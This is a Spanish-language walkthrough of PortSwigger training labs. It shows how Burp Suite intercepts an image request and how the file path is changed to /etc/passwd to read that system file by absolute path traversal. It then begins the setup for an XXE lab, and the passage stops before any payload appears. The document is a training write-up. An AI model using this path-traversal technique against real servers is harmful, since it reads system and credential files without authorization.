
https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass




Luego de abrir el laboratorio tenemos que ubicar la ruta de alguna imagen dentro de los artículos de la web, como la siguiente, notamos que hace referencia a una imagen alojada en una ruta local del servidor:




Le damos clic en **intercept is off** para empezar a capturar paquetes.




Abiremos esta imagen haciendo clic derecho en ella y dando clic en abrir imagen en nueva pestaña







Capturaremos la solicitud GET para la imagen (damos clic en Forward hasta que veamos esta petición)




Precionaos CTRL + R, con esto enviamos la solicitud a la pestaña de Repeater y luego nos dirigimos alli



Modificamos la ruta de la imagen y ponemos la ruta de /etc/passwd




Luego damos clic en Send y con ello obtendremos el contenido del archivo /etc/passwd




Inyección de entidad externa XML (XXE)

Laboratorios

Abrimos la herramienta **Burp Suite**:





Le damos clic en Open Browser




Accedemos al laboratorio haciendo clic en el botón **Access the lab**:


URL https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files






Luego en el browser le damos clic a un artículo de la página, en este caso el primero

